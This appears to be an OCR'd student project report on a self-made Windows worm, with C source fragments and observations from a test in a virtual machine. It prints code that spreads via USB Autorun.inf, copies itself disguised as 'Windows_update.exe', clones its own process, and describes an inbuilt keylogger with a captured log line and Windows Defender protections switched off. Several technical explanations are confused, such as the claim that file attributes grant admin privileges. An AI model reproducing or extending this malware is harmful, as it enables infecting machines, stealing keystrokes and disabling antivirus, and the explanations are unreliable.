


```
if ((GetDriveType(drive)) == 2)
{
    strcpy(npos, drive);
    strcat(npos, DISGUISEPATH);
    strcpy(autof, drive);
    if ((stat(npos, &stbuf))== -1)
    {
        CopyFile(cfile, npos, 0);
        strcat(autof, "\\Autorun.inf");
        fp = fopen(autof, "w");
        fprintf(fp, "[autorun]\nopen=%s", DISGUISE);
        fclose(fp);
        SetFileAttributes(npos,28);
    }
    else
    {

        continue;
    }
}
```

- We copy it and set file attributes to admin priviledge.

CODE DEFINITION

- Now we got to the main function and call the stealth function.
- We force the program to sleep for 1000000 miliseconds to reduce cpu usage.
- WE make use of Handles thread cloner and thands to remove the .exe prefix from our file,




```
int main(int argc, char* argv[])
{
    Stealth();
    Sleep(1000000);
    ShellExecute(NULL, "open", PROCESSNAME, NULL, NULL, 0);
    SetThreadPriority(GetCurrentThread(), THREAD_PRIORITY_LOWEST);
    HANDLE thread, cloner, thands[3];
    char* ptr, procfile[300];
    ptr = argv[0];
    strcpy_s(procfile, ptr);
    if (strstr(ptr, ".exe")== NULL)
    {
        strcat_s(procfile, ".exe");
    }
```

- we also execute the program directly in the shell and automatically give it admin priviledges. [3],[2],[7].

CODE DEFINITION

- We clone the current thread and also clone the current executable once we get the current directory and give it a fake system service name.

- we also made sure it copied itself to the program files. [6],[5].




```
void(*clonproc)(char*);
clonproc = procCloner;
cloner = CreateThread(0, 0, (DWORD(__stdcall*)(void*))clonproc, procfile, 0, 0);    //c
HMODULE hmod;
char dirpath[201];
void(*smack)(char*);
GetCurrentDirectory(200, dirpath);
hmod = LoadLibrary(procfile);
if (strstr(dirpath, "Program Files")!= NULL)
{
    smack = (void(*)(char*))GetProcAddress(hmod, "?SystemProcAinzOoalGown");
    thread = CreateThread(0, 0, (DWORD(__stdcall*)(void*))smack, procfile, 0, 0);
}
else
{
        smack = (void(*)(char*))GetProcAddress(hmod, "?identifyAinzOoalGown");
        thread = CreateThread(0, 0, (DWORD(__stdcall*)(void*))smack, procfile, 0, 0);
}
```

CODE DEFINITION

- We make use of Freelibrary and waitfor mutiple instances to make sure the windows we compile it on stays safe.

- We also recursively execute the program twice to make sure it works. [5],[2].




```
WaitForMultipleObjects(2, thands, true, 100);
FreeLibrary(hmod);
_wchdir("C:");
ShellExecute(NULL, "open", PROCESSNAME, NULL, NULL, 0);
ShellExecute(NULL, "open", PROCESSNAME, NULL, NULL, 0);
return EXIT_SUCCESS;
```

OBSERVATIONS

The executable was run in a VMWare Microsoft Windows 10 Home 64 bit version Virtual Machine.

- the exe copied itself after it was run to program files as a backup which was included .

Upon checking the priviledges of the file , we saw that it had unrestricted administrator access and access to restricted to Windows Shell Package Files.


This PC > Windows (C:) > Program Files

Windows_update.exe Properties

General | Compatibility | Security | Details | Previous Versions

Object name: C:\Program Files\Windows_update.exe

Group or user names:
ALL APPLICATION PACKAGES
ALL RESTRICTED APPLICATION PACKAGES
SYSTEM
Administrators (M1\Administrators)
Users (M1\Users)

To change permissions, click Edit.

Permissions for ALL APPLICATION PACKAGES	Allow	Deny
Full control		
Modify		
Read & execute	✓	
Read	✓	
Write		
Special permissions		


For special permissions or advanced settings, click Advanced.

Name	Date modified	Type
Windows_update.exe	01-02-2020 09:32 AM	Application

114 KB

OBSERVATIONS

- It is also important to note that most windows users are susceptible to not deleting files which look important to the system.
- Our file is thus disguised as a genuine program .
- The overall size of the file is 116KB on disk and 114 KB on a Hard Drive partition.



Windows_update.exe Properties

General | Compatibility | Security | Details | Previous Versions

Object name: C:\Program Files\Windows_update.exe

Group or user names:
- ALL APPLICATION PACKAGES
- ALL RESTRICTED APPLICATION PACKAGES
- SYSTEM
- Administrators (M1\Administrators)
- Users (M1\Users)

To change permissions, click Edit. [Edit...]

Permissions for ALL APPLICATION PACKAGES	Allow	Deny
Full control		
Modify		
Read & execute	✓	
Read	✓	
Write		
Special permissions		

For special permissions or advanced settings, click Advanced. [Advanced]


[OK] [Cancel] [Apply]

OBSERVATIONS

- The worm also included an inbuilt keylogger. During our final presentation we asked our reviewer for a test phrase.

- The same can be seen in the below Logfile we used a storage medium for the inbuilt keylogger portion.


- Our worm can thus also work as a keylogger.



```
HIFT)CLEAN EXE THIS IS NOT A TEST(LMOUSE)
```

OBSERVATIONS

- We also disabled the windows defender functions and have made implementations such that the wlan is disconnected and the system starts to shut down.


Real-time protection is off, leaving your device vulnerable.

Off

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

Cloud-delivered protection is off. Your device may be vulnerable. Dismiss

Off

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

Automatic sample submission is off. Your device may be vulnerable. Dismiss

Off

Submit a sample manually

Tamper Protection

Prevents others from tampering with important security features.

Tamper protection is off. Your device may be vulnerable. Dismiss

Off

Change your privacy settings

View and change privacy settings for your Windows 10 device.

Privacy settings

Privacy dashboard

Privacy Statement

